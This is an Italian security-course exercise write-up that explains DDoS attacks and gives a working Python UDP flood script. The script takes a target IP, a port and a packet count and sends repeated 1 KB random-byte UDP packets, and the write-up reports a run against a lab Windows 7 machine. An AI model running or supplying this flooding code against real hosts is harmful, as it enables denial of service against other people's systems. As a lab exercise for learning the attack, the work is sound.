

D6. Python 3

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende. L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso DoS).

Requisiti:100

- Il programma deve richiedere l'inserimento dell'IP target (input)
- Il programma deve richiedere l'inserimento della porta target (input)
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo <random> per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare (input)

Svolgimento:

```
import random
import socket


def UDP_flood():
    dati_da_inviare = random._urandom(1024)
    for x in range(numero_pacchetti):
        s.sendto(dati_da_inviare, target)
        print("#",x,"-UDP inviato\n")

indirizzo_ip = str(input("Inserisci l'indirizzo IP target:"))
porta = int(input("Inserisci la porta:"))
numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare:"))

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    target = (str(indirizzo_ip), int(porta))

except:
    s.close()
    print("Errore!!!")

UDP_flood()
```



Il programma una volta lanciato ti chiede l'indirizzo IP della vittima, poi la porta ed infine il numero dei pacchetti. Nel mio caso ho inserito come IP quello di Windows 7(192.168.32.101), come porta l'80 e come numero di pacchetti ho messo 200. Come si può vedere dal print-screen di wireshark la vittima viene raggiunta e la porta è aperta.